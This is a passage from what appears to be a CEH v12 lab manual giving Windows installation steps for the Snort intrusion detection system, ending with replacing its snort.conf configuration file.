


5. Click **OK** to exit the **Snort Installation** window.

Note: Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.




6. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).




7. Navigate to the **etc** folder in the specified location, **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.


8. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.



